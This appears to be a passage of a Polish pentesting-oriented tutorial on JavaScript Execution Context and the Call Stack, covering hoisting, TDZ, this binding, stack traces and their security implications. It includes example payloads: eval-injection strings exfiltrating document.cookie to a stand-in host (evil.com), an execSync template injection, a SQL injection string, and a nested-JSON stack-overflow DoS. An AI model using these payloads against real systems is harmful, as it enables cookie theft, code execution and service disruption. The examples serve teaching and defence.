
- Deklaracje `var` są rejestrowane i ustawiane na `undefined`
- Deklaracje `function` są rejestrowane i od razu przypisywana im jest pełna funkcja
- Deklaracje `let` / `const` są rejestrowane, ale *nie* inicjalizowane — trafiają do **Temporal Dead Zone (TDZ)**

Faza 2: Execution Phase (faza wykonania)

Silnik wykonuje kod linijka po linijce:

- Przypisuje wartości zmiennym
- Wywołuje funkcje (tworząc dla nich nowe EC)
- Wykonuje obliczenia

Diagram przepływu



Struktura Execution Context w ECMAScript

Specyfikacja definiuje EC jako obiekt zawierający:

```
ExecutionContext {
  code evaluation state, // stan wykonania (dla generatorów/async)
  Function,              // aktualnie wykonywana funkcja (lub null dla global)
})
  Realm,                 // realm (zestaw wbudowanych obiektów)
  LexicalEnvironment,    // gdzie szukać zmiennych let/const/function
  VariableEnvironment,   // gdzie szukać zmiennych var
  PrivateEnvironment     // dla private fields klas (ES2022+)
}
```

Temporal Dead Zone (TDZ)

`let` i `const` są hoistowane (EC wie o ich istnieniu), ale nie można ich użyć przed deklaracją:

```
console.log(x); // ReferenceError: Cannot access 'x' before initialization
let x = 5;
```

Okres między początkiem bloku a linią deklaracji to **Temporal Dead Zone**. TDZ to mechanizm bezpieczeństwa — wymusza pisanie kodu gdzie zmienne są używane po deklaracji.

4. Co dzieje się wewnątrz

Lexical Environment — szczegóły

Lexical Environment to para:

1. **Environment Record** — właściwy kontener na zmienne (mapa nazwa → wartość)
2. **Outer reference** — referencja do zewnętrznego Lexical Environment (tworzy łańcuch scope'ów)

Typy Environment Record:

- **Global Environment Record** — dla globalnego kontekstu (zawiera `window`)
- **Object Environment Record** — dla `with` statements i globalnego scope'u
- **Function Environment Record** — dla funkcji (zawiera `arguments`, `this`)
- **Module Environment Record** — dla modułów ES6
- **Declarative Environment Record** — dla bloków `{}`, `catch`, `for`

Jak silnik szuka zmiennej

Gdy kod odwołuje się do zmiennej `x`, silnik:

1. Szuka w bieżącym Environment Record → jeśli znalazł: return
2. Przechodzi przez Outer reference do zewnętrznego LE → szuka tam
3. Powtarza aż do Global LE
4. Jeśli nie znalazł w Global → ReferenceError

Ten proces to **scope chain lookup** (rozdział 4 o Scope).

Wartość `this`

Wartość `this` jest ustalana podczas Creation Phase. Zależy od sposobu wywołania funkcji:

Wywołanie	this
Globalne (non-strict)	window (przeglądarka)
Globalne (strict mode)	undefined
Metoda obiektu obj.fn()	obj
Konstruktor new fn()	nowo tworzony obiekt
arrow function	this z zewnętrznego EC
fn.call(ctx)	ctx
fn.apply(ctx)	ctx
fn.bind(ctx)()	ctx
Event listener (klasyczny)	element DOM, na którym zdarzenie

5. Analogiczny przykład z życia

Wyobraź sobie projekt budowlany:

- Każdy **Execution Context** to osobna budowa (plac budowy)
- **Creation Phase** to etap planowania: architekt sprawdza projekty, zamawia materiały, przydziela pracowników stanowiska (hoisting)
- **Execution Phase** to właściwa budowa: murowanie ścian, układanie instalacji (wykonywanie kodu)
- **Lexical Environment** to skrzynka narzędziowa każdego pracownika — wewnątrz jego narzędzia, na zewnątrz może sięgnąć do skrzynki majstra
- `this` to "do jakiej budowy należę teraz" — robotnik może pracować na wielu budowach, ale w danej chwili wie, którą buduje

Gdy projekt budowlany (funkcja) się kończy, plac budowy jest sprzątany (EC niszczony). Ale jeśli zostawiono pododdział (closure), skrzynka narzędziowa jest zachowana.

6. Przykład kodu

```
// === Globalny Execution Context (tworzony automatycznie) ===

var globalVar = "global"; // hoistowany jako undefined, potem przypisany

function outer() {           // hoistowana jako pełna funkcja
  // === Function Execution Context dla outer() ===

  var outerVar = "outer"; // hoistowany jako undefined w FEC outer

  function inner() {
    // === Function Execution Context dla inner() ===

    var innerVar = "inner";

    // Dostęp do zmiennych przez scope chain:
    console.log(innerVar); // "inner" – w bieżącym EC
    console.log(outerVar); // "outer" – w EC outer (outer reference)
    console.log(globalVar); // "global" – w Global EC
  }

  inner(); // tworzy nowy FEC, umieszcza na Call Stack
}

outer(); // tworzy nowy FEC, umieszcza na Call Stack
```

Przebieg krok po kroku:

1. Global EC — Creation Phase:

- `globalVar` → zarejestrowane, wartość `undefined`
- `outer` → zarejestrowane, wartość: pełna funkcja
- `this` → `window`

2. Global EC — Execution Phase:

- Linia `var globalVar = "global"` → przypisanie "global" do `globalVar`
- Linia `outer()` → wywołanie funkcji → tworzenie nowego EC

3. outer() EC — Creation Phase:

- `outerVar` → zarejestrowane, wartość `undefined`
- `inner` → zarejestrowane, wartość: pełna funkcja
- `this` → `window` (niemetodyczne wywołanie)
- `outer reference` → Global EC (bo outer jest zdefiniowany globalnie)

4. outer() EC — Execution Phase:

- `outerVar = "outer"` → przypisanie
- `inner()` → wywołanie, tworzenie nowego EC

5. inner() EC — Creation Phase:

- `innerVar` → zarejestrowane, wartość `undefined`

- `outer reference` → EC `outer()` (bo `inner` jest zdefiniowany w `outer`)
- `this` → `window`

6. `inner()` EC — Execution Phase:

- `innerVar = "inner"` → przypisanie
- `console.log(innerVar)` → szuka w bieżącym EC → znalazł → `"inner"`
- `console.log(outerVar)` → szuka w bieżącym → nie ma → szuka w `outer` EC → znalazł → `"outer"`
- `console.log(globalVar)` → nie w `inner`, nie w `outer` → w `global` → `"global"`
- Funkcja kończy → EC `inner` jest niszczone

7. `outer()` i `global` EC kończą w analogiczny sposób.

7. Przykład z prawdziwej aplikacji

Framework React — hook `useState`

```
// React wewnętrznie zarządza EC dla hooków
function UserProfile({ userId }) {
  // Każde renderowanie tworzy nowy FEC dla UserProfile
  // React przechowuje stan POZA EC — dlatego useState "pamięta" wartości
  const [user, setUser] = useState(null);

  useEffect(() => {
    // Callback useEffect to osobny FEC
    // Closure na userId z zewnętrznego EC (UserProfile)
    fetch(`/api/users/${userId}`)
      .then(r => r.json())
      .then(data => setUser(data));
  }, [userId]);

  return user ? <div>{user.name}</div> : <div>Loading...</div>;
}
```

Dla pentestera: `userId` pochodzi z props (danych zewnętrznych). Jeśli jest używany w template strings do budowania URL, może prowadzić do Path Traversal.

Panel admina — dynamic code

```
// Niebezpieczny wzorzec spotykany w legacy code
function evaluateFormula(formula, context) {
  // Tworzenie nowego EC przez eval z dostępem do bieżącego scope
  // context zawiera dane z formularza użytkownika
  with (context) {
    return eval(formula); // PODATNOŚĆ: eval w FEC z dostępem do outer scope
  }
}

// Atakujący może wstrzyknąć do formuła:
// "window.location = 'https://evil.com/?c=' + document.cookie"
```

Aplikacja SPA — this binding bug

```
class PaymentForm {
  constructor() {
    this.cardNumber = "";
    // Błąd: stracenie "this" przez callback
    document.querySelector("#card").addEventListener(
      "change",
      this.handleCardChange // this będzie HTMLElement, nie PaymentForm!
    );
  }

  handleCardChange(event) {
    this.cardNumber = event.target.value; // TypeError lub niezamierzone zachowanie
  }
}
```

8. Typowe błędy programistów

Błąd 1: Poleganie na hoistingu var

```
// Pozornie ok, ale var jest hoistowany – to zły styl
function calculate() {
  if (condition) {
    var result = compute();
  }
  return result; // undefined jeśli condition == false, nie ReferenceError
}
// Używaj let/const – wyrzuca ReferenceError zamiast cichego undefined
```

Błąd 2: Utrata `this` w callbackach

```
class Timer {
  constructor() {
    this.seconds = 0;
  }

  start() {
    // Zły: this wewnątrz callbacka to window (lub undefined w strict)
    setInterval(function() {
      this.seconds++; // błąd!
    }, 1000);

    // Dobry: arrow function nie tworzy własnego this
    setInterval(() => {
      this.seconds++; // this z zewnętrznego EC (Timer instance)
    }, 1000);
  }
}
```

Błąd 3: TDZ - zaskakujące błędy

```
let x = 1;

function example() {
  console.log(x); // ReferenceError! – nie "1"
  // Silnik widzi let x w tej funkcji (hoisting) → TDZ
  let x = 2;
}
```

Błąd 4: Eval Injection przez dynamic EC

```
// Niebezpieczne: eval tworzy EC z dostępem do bieżącego scope
function processTemplate(template, vars) {
  return eval("`" + template + "`"); // template literals przez eval
}

// Atakujący kontrolując template może:
// template = "${require('child_process').execSync('id')}" (Node.js)
// template = "${window.location='evil.com/'+document.cookie}"
```

9. Znaczenie dla bezpieczeństwa

Scope Isolation jako granica bezpieczeństwa

Execution Contexts i ich scope są fundamentem izolacji kodu. Każdy EC ma własny scope — zmienne zdefiniowane w funkcji nie są dostępne poza nią. To podstawowy mechanizm hermetyzacji.

Ale EC nie zapewnia pełnej izolacji:

- Closures "pamiętają" EC z zewnątrz
- Globalne zmienne (`window.*`) są dostępne z każdego EC
- Prototype Chain może przebijać się przez granice obiektów

eval() jako wektor ataku

`eval()` tworzy nowy EC w bieżącym scope — to "dziura" w izolacji. Jeśli atakujący kontroluje argument `eval()`:

```
// Atak Eval Injection
function runQuery(userQuery) {
  // NIGDY tak nie rób
  const result = eval(`db.query("${userQuery}")`);
}
// Payload: "); document.location='evil.com/?c='+document.cookie; db.query("
```

CWE-95 — Improper Neutralization of Directives in Dynamically Evaluated Code

Dynamic Function Creation

`new Function(body)` tworzy funkcję w Global EC (nie bieżącym), co jest nieco bezpieczniejsze niż `eval`, ale nadal podatne:

```
const fn = new Function("return " + userInput);
// Działa w globalnym EC – dostęp do window, document etc.
```


with Statement i zaciemnianie scope

with modyfikuje Lexical Environment, prepopulując scope obiektem. Utrudnia analizę statyczną i może prowadzić do nieoczekiwanych powiązań:

```
with (userObject) {
  eval(expression); // scope zawiera właściwości userObject
}
```

Powiązane CWE

- **CWE-95** — Eval Injection
- **CWE-665** — Improper Initialization (TDZ-related bugs)
- **CWE-470** — Use of Externally-Controlled Input to Select Classes or Code

10. Jak identyfikować podczas pentestu**DevTools → Sources → Breakpoints**

1. Otwórz **Sources** → znajdź interesujący plik JS
2. Kliknij numer linii → ustaw breakpoint
3. Trigger akcji w aplikacji → wykonanie zatrzyma się
4. W panelu **Scope** po prawej zobaczysz:
 - **Local** — zmienne w bieżącym FEC
 - **Closure** — zmienne z zewnętrznych EC (closures)
 - **Global** — właściwości window
 - **Script** — zmienne module-level

DevTools → Sources → (wybierz plik) → (kliknij numer linii)
→ panel Scope po prawej:

```
▼ Local
  this: Window
  result: "admin_token_abc123"
▼ Closure (processAuth)
  authKey: "secret_key"
▼ Global
  window: Window {...}
```

Szukanie eval i podobnych

Użyj globalnego wyszukiwania w DevTools (Ctrl+Shift+F):

```
eval(
  new Function(
    with (
      document.write(
        innerHTML =
```

Identyfikacja TDZ bugów

TDZ bugi ujawniają się jako **ReferenceError** w konsoli z komunikatem "Cannot access '...' before initialization".

Szukanie wycieków przez this

W konsoli:

```
// Sprawdź co jest dostępne jako this w callbackach eventów
document.addEventListener("click", function() {
  console.log(this); // Element DOM
  // Sprawdź: czy handler ma dostęp do wrażliwych danych przez closure?
});
```

11. Jak testować bezpieczeństwo

- ☐ Czy aplikacja używa `eval()` z danymi wejściowymi użytkownika?
- ☐ Czy używa `new Function()` z zewnętrznymi danymi?
- ☐ Czy używa `with()` – utrudnia analizę scope i audit bezpieczeństwa?
- ☐ Czy zmienne z wrażliwymi danymi (tokeny, klucze) są w globalnym scope?
- ☐ Czy DevTools Scope panel ujawnia wrażliwe dane w closures?
- ☐ Czy błędy TDZ (`ReferenceError`) są odpowiednio obsługiwane?
- ☐ Czy wartość `this` jest poprawnie bindowana w callbackach (brak przypadkowych wycieków)?
- ☐ Czy dynamicznie tworzone EC (`eval`, `new Function`) są audytowane?
- ☐ Czy "use strict" jest stosowany – eliminuje niektóre niebezpieczne zachowania?
- ☐ Czy kod kliencki nie zawiera logiki autoryzacji opartej wyłącznie na EC/scope?

12. Typowe scenariusze ataków

Scenariusz: Eval Injection przez template

Wymagania: Aplikacja dynamicznie generuje i wykonuje JavaScript na podstawie danych użytkownika.

Warunki: Funkcja `eval()` lub `new Function()` otrzymuje dane wejściowe bez sanitizacji.

Przebieg:

1. Pentester identyfikuje miejsce, gdzie aplikacja buduje ciąg znaków do `eval`'a
2. Identyfikuje wektor wejściowy (parametr URL, pole formularza, cookie)
3. Testuje breakout payload — próbuje wyjść z ciągu znaków i wstrzyknąć własny kod
4. Weryfikuje wykonanie przez obserwację efektów lub błędów w konsoli

Identyfikacja: Szukaj `eval()` w Sources. Sprawdź co jest argumentem — czy pochodzi z zewnątrz?

Ograniczenia: CSP `script-src 'self'` bez `'unsafe-eval'` zablokuje `eval`.

Wpływ: Pełne wykonanie kodu JavaScript w kontekście strony.

Scenariusz: Scope Leakage przez błędne this binding

Wymagania: Brak. To błąd programistyczny, nie atak.

Warunki: Aplikacja przekazuje metody instancji jako callbacki bez bindowania `this`.

Przebieg:

1. Pentester znajduje handler zdarzeń przekazujący metodę instancji
2. Trigger zdarzenia — `this` jest elementem DOM, nie klasą
3. Wewnętrzna logika przetwarza `this.property` → `undefined` → pominięcie walidacji
4. Obejście walidacji bezpieczeństwa

13. Jak się zabezpieczać**Eliminuj `eval()`**

```
// Zamiast: eval(userExpression)
// Użyj bezpiecznych alternatyw:

// Opcja 1: Biała lista dozwolonych operacji
const ALLOWED_OPS = {
  'add': (a, b) => a + b,
  'multiply': (a, b) => a * b
};
const result = ALLOWED_OPS[operation]?.(x, y);

// Opcja 2: JSON.parse dla danych (nie kodu)
const data = JSON.parse(userInput); // bezpieczne dla danych

// Opcja 3: Biblioteka wyrażeń matematycznych zamiast eval
// np. mathjs, expr-eval
```

Używaj strict mode

```
"use strict"; // na początku pliku lub funkcji

// W strict mode:
// - brak domyślnego globalnego this
// - this w zwykłych funkcjach to undefined (nie window)
// - zakaz z with()
// - zmienne niezadeklarowane powodują błąd (zamiast tworzyć globalne)
```

Hermetyzuj przez moduły ES6

```
// auth.mjs – moduł ES6
// Wszystkie zmienne są domyślnie lokalne dla modułu
const SECRET_KEY = "..."; // niewidoczne z zewnątrz

export function authenticate(token) {
  // SECRET_KEY dostępny przez closure modułu, nie przez window.SECRET_KEY
  return verify(token, SECRET_KEY);
}
```

let/const zamiast var

```
// Var: function-scoped, hoistowany, brak TDZ
// let/const: block-scoped, hoistowany z TDZ, bezpieczniejszy

// Zawsze preferuj:
const immutableValue = 42;
let mutableValue = 0;
// Nigdy (poza legacy code): var x = ...
```

14. Podsumowanie

Kluczowe fakty:

1. Execution Context to wewnętrzna struktura silnika JS — niewidoczna dla programisty, ale determinuje każde zachowanie języka
2. EC składa się z Lexical Environment, Variable Environment i wartości `this`
3. Tworzenie EC ma dwie fazy: Creation (hoisting) i Execution (wykonanie)
4. Hoisting `var` daje `undefined`, hoisting `let` / `const` daje TDZ
5. `eval()` tworzy nowy EC z dostępem do bieżącego scope — to wektor ataku

Najczęstsze nieporozumienia:

- "Hoisting przenosi kod na górę pliku" — NIE. Kod pozostaje w miejscu. Tylko referencja do zmiennej/funkcji jest znana wcześniej w EC.
- "let i const nie są hoistowane" — są hoistowane (EC wie o nich), ale nie inicjalizowane (TDZ).
- "this zawsze wskazuje na klasę/obiekt" — this zależy od sposobu wywołania, nie miejsca definicji.

Jak rozpoznać w prawdziwej aplikacji

1. **DevTools → Sources → dowolny plik JS → breakpoint → panel Scope** — widzisz aktualny EC
2. **Console → `(function() { debugger; })()`** — zatrzymuje wykonanie, scope jest widoczny
3. Szukaj w Sources: `eval()`, `with()`, `new Function()` — potencjalne sinks
4. W Console: `window.x = 1; (function() { var x = 2; console.log(window.x); })()` — testuj izolację scope

Powiązania

Execution Context

- Call Stack (Rozdział 3)
EC są układane na stosie przy każdym wywołaniu funkcji
 - Scope (Rozdział 4)
Lexical Environment EC tworzy łańcuch scope'ów
 - Closures (Rozdział 5)
Closure = funkcja + referencja do EC rodzica
 - Prototype Chain (Rozdział 6)
this binding w EC determinuje dostęp do łańcucha prototypów
-

Rozdział 3: Call Stack

1. Czym jest Call Stack

Call Stack (stos wywołań) to struktura danych LIFO (Last In, First Out — ostatni wchodzi, pierwszy wychodzi) używana przez silnik JavaScript do śledzenia, które funkcje są aktualnie wykonywane. Każde wywołanie funkcji dodaje nowy element na wierzchołek stosu (**push**). Gdy funkcja zwraca wartość, element jest zdejmowany ze stosu (**pop**).

Call Stack jest częścią **silnika JavaScript** (ECMAScript) — nie Web API. Każdy silnik implementuje go niezależnie, ale mechanizm jest taki sam. W V8 jest on zaimplementowany w C++ jako stos ramek (stack frames).

Call Stack ma ograniczony rozmiar. Każdy silnik/przeglądarka definiuje maksymalną głębokość stosu — zazwyczaj kilka tysięcy ramek (V8: ~10 000 przy domyślnym stosie). Przekroczenie limitu powoduje **Stack Overflow** — `RangeError: Maximum call stack size exceeded`.

API i narzędzia związane z Call Stack

Call Stack nie jest bezpośrednio dostępny w JavaScript. Pośrednio widoczny jest przez:

- `Error().stack` — zwraca stack trace jako string
- `console.trace()` — drukuje aktualny stack trace do konsoli
- DevTools → zakładka **Sources** podczas debugowania — panel **Call Stack**
- Błędy `RangeError: Maximum call stack size exceeded`

2. Dlaczego powstał

Problem: śledzenie powrotu z funkcji

Gdy program wywołuje funkcję, musi wiedzieć *gdzie wrócić* po jej zakończeniu. W assemblerze adres powrotu jest odkładany na stos procesora. JavaScript — jako język wyższego poziomu — potrzebuje analogicznego mechanizmu.


Dodatkowo, każde wywołanie funkcji tworzy własny Execution Context z własnymi zmiennymi lokalnymi. Call Stack przechowuje te konteksty w odpowiedniej kolejności — kontekst bieżącej funkcji jest zawsze na wierzchołku.

Dlaczego LIFO (stos, nie kolejka)?

Funkcje zagnieżdżają się: A wywołuje B, B wywołuje C. C musi wrócić do B *zanim* B wróci do A. To naturalna kolejność stosu — ostatnio wywołana funkcja wraca pierwsza.

```
A() wywołuje B() wywołuje C()
```

Stos (od dołu do góry):



```

C() zwraca → pop C → wykonuje B
B() zwraca → pop B → wykonuje A
A() zwraca → pop A → wykonuje MAIN
  
```

3. Jak działa

Ramka stosu (Stack Frame)


Każdy element Call Stack to **ramka stosu** (stack frame lub activation record). Zawiera:

- Referencję do Execution Context (zmienne lokalne, this)
- Adres powrotu (gdzie wrócić po zakończeniu)
- Argumenty przekazane do funkcji
- Wskaźnik na poprzednią ramkę

Krok po kroku

Krok 1: Start programu

Silnik tworzy Global Execution Context i umieszcza go na Call Stack:



Krok 2: Wywołanie funkcji

```

function greet(name) {
  return "Hello, " + name;
}

let msg = greet("Alice");
  
```

Silnik napotyka `greet("Alice")`:

1. Tworzy nowy FEC (Function Execution Context) dla `greet`
2. Umieszcza ramkę `greet` na wierzchołku stosu

```

greet("Alice")  ← aktualnie wykonywana
global main()

```

Krok 3: Zwrot z funkcji

`greet` zwraca wartość `"Hello, Alice"`. Silnik:

1. Zdejmuje ramkę `greet` ze stosu (pop)
2. Kontynuuje w `global main()` — przypisuje wynik do `msg`

```

global main()  ← kontynuuje

```

Zagnieżdżone wywołania

```

function a() {
  console.log("a start");
  b();
  console.log("a end");
}

function b() {
  console.log("b start");
  c();
  console.log("b end");
}

function c() {
  console.log("c");
}

a();

```

Timeline Call Stack:

```

Czas →

[main]
[main][a]
[main][a][console.log] → "a start"
[main][a]
[main][a][b]
[main][a][b][console.log] → "b start"
[main][a][b]
[main][a][b][c]
[main][a][b][c][console.log] → "c"
[main][a][b][c]
[main][a][b] → "b end"
[main][a] → "a end"
[main]
[] (stos pusty)

```

Rekurencja i Stack Overflow

Rekurencja bez warunku stopu:


```
function infinite() {
  infinite(); // zawsze wywołuje siebie
}

infinite(); // RangeError: Maximum call stack size exceeded
```

Stos rośnie bez ograniczeń:

```
[main][infinite][infinite][infinite][infinite]...[limit osiągnięty]
```

Asynchroniczność a Call Stack

Funkcje asynchroniczne (setTimeout, fetch, Promise) *nie blokują* Call Stack:

```
console.log("1");

setTimeout(() => {
  console.log("3"); // callback wykona się gdy Call Stack będzie PUSTY
}, 0);

console.log("2");

// Wynik: 1, 2, 3
```

Gdy Call Stack jest zajęty (np. długa pętla synchroniczna), callbacki czekają w Callback Queue. Event Loop przenosi je na Call Stack dopiero gdy jest pusty.

4. Co dzieje się wewnątrz

Stos systemowy vs Call Stack JavaScript

V8 używa systemowego stosu procesu operacyjnego (OS stack) do implementacji Call Stack. Każda ramka JS to ramka na stosie C++. Dlatego limit stosu JS jest powiązany z limitem stosu systemu operacyjnego.

Stack Trace — jak jest budowany

Gdy rzucany jest błąd (`throw` lub wyjątek):

```
function c() {
  throw new Error("Coś poszło nie tak");
}
function b() { c(); }
function a() { b(); }

try {
  a();
} catch (e) {
  console.log(e.stack);
}
```

Wynik:

```
Error: Coś poszło nie tak
    at c (script.js:2:11)
    at b (script.js:4:17)
    at a (script.js:5:17)
    at script.js:8:5
```

Stack trace jest czytany od dołu do góry: `main → a → b → c`. Top of stack trace = miejsce błędu.

Tail Call Optimization (TCO)

ES2015 wprowadził Tail Call Optimization (TCO) — jeśli wywołanie rekurencyjne jest ostatnią operacją funkcji, silnik *nie* dodaje nowej ramki, lecz zastępuje bieżącą:

```
// Bez TCO: O(n) ramek na stosie
function factorial(n, acc = 1) {
  if (n <= 1) return acc;
  return factorial(n - 1, n * acc); // tail call – tylko Safari to optymalizuj
  e w JS
}
```

W praktyce TCO jest zaimplementowane tylko w JavaScriptCore (Safari). V8 i SpiderMonkey go nie implementują.

V8 Frame Pointer Omission

V8 może pomijać frame pointers dla optymalizacji. Utrudnia to debugowanie, ale poprawia wydajność. DevTools v8 kompensuje to przechowując shadow stack dla symbolizacji.

5. Analogiczny przykład z życia

Wyobraź sobie bibliotekarza obsługującego złożone zapytanie:

1. Czytelnik pyta o "historię Napoleona" (wywołanie `a()`)
2. Bibliotekarz podnosi notes zadań (stos) i zapisuje: "obsługuję: historię Napoleona"
3. Musi sprawdzić katalog — odkłada notes, bierze katalog (wywołanie `b()`)
4. W katalogu musi sprawdzić datę (wywołanie `c()`)
5. Sprawdza datę → wraca do katalogu → wraca do pytania o historię → odpowiada czytelnikowi

Każde "schowanie" wcześniejszego zadania i zajęcie się nowym to push na Call Stack. Każde "wróciłem" to pop ze stosu. Bibliotekarz zawsze wraca dokładnie tam, skąd wyszedł.

Stack Overflow = czytelnik pyta pytanie, które generuje nieskończony łańcuch podpytań. Bibliotekarz w końcu zapełnia wszystkie notes i krzyczy "brak miejsca!".

6. Przykład kodu

```
function validateUser(userId) {
  // Ramka: validateUser
  const user = fetchUserFromDB(userId); // push fetchUserFromDB
  return user !== null;                 // pop fetchUserFromDB, powrót tutaj
}

function fetchUserFromDB(id) {
  // Ramka: fetchUserFromDB (nad validateUser)
  const query = buildQuery(id); // push buildQuery
  return executeQuery(query);    // pop buildQuery, push executeQuery, pop executeQuery
}

function buildQuery(id) {
  // Ramka: buildQuery (nad fetchUserFromDB nad validateUser)
  return `SELECT * FROM users WHERE id = ${id}`;
  // UWAGA: interpolacja bez sanitizacji – SQL Injection jeśli id pochodzi od
  // użytkownika
}

function executeQuery(query) {
  // Symulacja
  return { id: 1, name: "Alice" };
}

// Wywołanie – zaczyna proces
const result = validateUser("1 OR 1=1"); // SQL Injection przez Call Stack!
```

Wyjaśnienie Call Stack:

```
Moment 1: [global]
Moment 2: [global][validateUser("1 OR 1=1")]
Moment 3: [global][validateUser][fetchUserFromDB("1 OR 1=1")]
Moment 4: [global][validateUser][fetchUserFromDB][buildQuery("1 OR 1=1")]
    → zwraca: "SELECT * FROM users WHERE id = 1 OR 1=1" ← SQL Injection!
Moment 5: [global][validateUser][fetchUserFromDB][executeQuery("SELECT...")]
    → zwraca: wynik zapytania
Moment 6: [global][validateUser]
    → zwraca: true
Moment 7: [global]
```

Debugger zatrzymany w `buildQuery` pokazałby pełny stack trace — pentester widzi *ścieżkę wywołania* i może śledzić jak dane płyną przez aplikację.

7. Przykład z prawdziwej aplikacji

Aplikacja e-commerce — analiza stack trace

```
// Minifikowany kod produkcyjny (bez source map):
// Błąd w konsoli: "Cannot read property 'price' of undefined at e.js:1:2847"

// Z source map:
function calculateOrderTotal(order) {      // <- widać w stack trace
  return order.items.reduce((sum, item) => {
    return sum + getItemPrice(item);      // <- linia błędu
  }, 0);
}

function getItemPrice(item) {
  return item.product.price * item.quantity; // <- TypeError jeśli product = null
}
```

Stack trace ujawniony przez `error.stack`:

```
TypeError: Cannot read property 'price' of undefined
    at getItemPrice (checkout.js:145:25)
    at calculateOrderTotal (checkout.js:138:20)
    at processCheckout (checkout.js:89:15)
    at handleSubmit (app.js:234:10)
```

Znaczenie dla pentestera: Stack trace może ujawniać:

- Ścieżki plików serwera (jeśli błąd serwerowy)
- Wewnętrzną architekturę aplikacji
- Nazwy funkcji i zmiennych (bez minifikacji)
- Wersje bibliotek (przez nazwy i linie)

Stack Overflow jako wektor DoS

```
// Rekurencja wywoływana danymi użytkownika
function parseNestedJSON(data) {
  if (typeof data === 'object') {
    return Object.keys(data).reduce((acc, key) => {
      acc[key] = parseNestedJSON(data[key]); // rekurencja
      return acc;
    }, {});
  }
  return data;
}

// Payload atakującego: głęboko zagnieżdżony JSON
// {"a":{"a":{"a":{"a":{"a":...}}}}} - 10000 poziomów
// → Stack Overflow → crash aplikacji → DoS
const maliciousInput = JSON.parse('{"a":'.repeat(10000) + '1' + '}'.repeat(10000));
parseNestedJSON(maliciousInput); // RangeError!
```

| 8. Typowe błędy programistów

Błąd 1: Brakujący warunek zakończenia rekurencji

```
// Błąd: brak warunku stopu
function countdown(n) {
  console.log(n);
  countdown(n - 1); // RangeError gdy stos się przepełni
}

// Dobrze:
function countdown(n) {
  if (n <= 0) return; // warunek stopu
  console.log(n);
  countdown(n - 1);
}
```

Błąd 2: Wzajemna rekurencja

```
// Mniej oczywisty stack overflow
function isEven(n) {
  if (n === 0) return true;
  return isOdd(n - 1); // wywołuje isOdd
}

function isOdd(n) {
  if (n === 0) return false;
  return isEven(n - 1); // wywołuje isEven → stack overflow dla dużych n
}

isEven(100000); // RangeError
```

Błąd 3: Ujawnianie stack trace w produkcji

```
// Błąd: wysyłanie stack trace do klienta
app.use((err, req, res, next) => {
  res.status(500).json({
    error: err.message,
    stack: err.stack // NIGDY w produkcji!
  });
});

// Dobrze:
app.use((err, req, res, next) => {
  logger.error(err); // loguj wewnętrznie
  res.status(500).json({ error: "Internal Server Error" }); // ogólny błąd dla
  klienta
});
```

Błąd 4: Synchroniczna blokada Call Stack

```
// Błąd: długa pętla blokuje UI i callbacki
function findInLargeArray(arr, target) {
  for (let i = 0; i < arr.length; i++) { // może trwać sekundy
    if (arr[i] === target) return i;
  }
  return -1;
}

// Konsekwencja: żaden callback (timeout sesji, animacje, eventy) nie wykona się
// podczas działania tej funkcji

// Rozwiązanie: chunking z setTimeout/requestIdleCallback
async function findInLargeArrayAsync(arr, target) {
  const CHUNK = 1000;
  for (let i = 0; i < arr.length; i += CHUNK) {
    const chunk = arr.slice(i, i + CHUNK);
    const found = chunk.indexOf(target);
    if (found !== -1) return i + found;
    await new Promise(r => setTimeout(r, 0)); // oddaj kontrolę Event Loop
  }
  return -1;
}
```

9. Znaczenie dla bezpieczeństwa

Stack Trace Information Disclosure

Ujawniony stack trace to informacja wywiadowcza dla atakującego:

- Wewnętrzna struktura katalogów serwera:
/home/app/src/controllers/UserController.js:145
- Nazwy i wersje frameworków
- Wewnętrzna logika (nazwy funkcji, przepływ kontroli)
- Potencjalne wektory ataku (co wywołuje co)

CWE-209 — Generation of Error Message Containing Sensitive Information

ReDoS — Regular Expression Denial of Service

Złożone wyrażenia regularne mogą generować eksponencjalne cofanie (backtracking) — każdy krok cofania to wywołanie funkcji, które może przepełnić Call Stack lub zamrozić Event Loop:

```
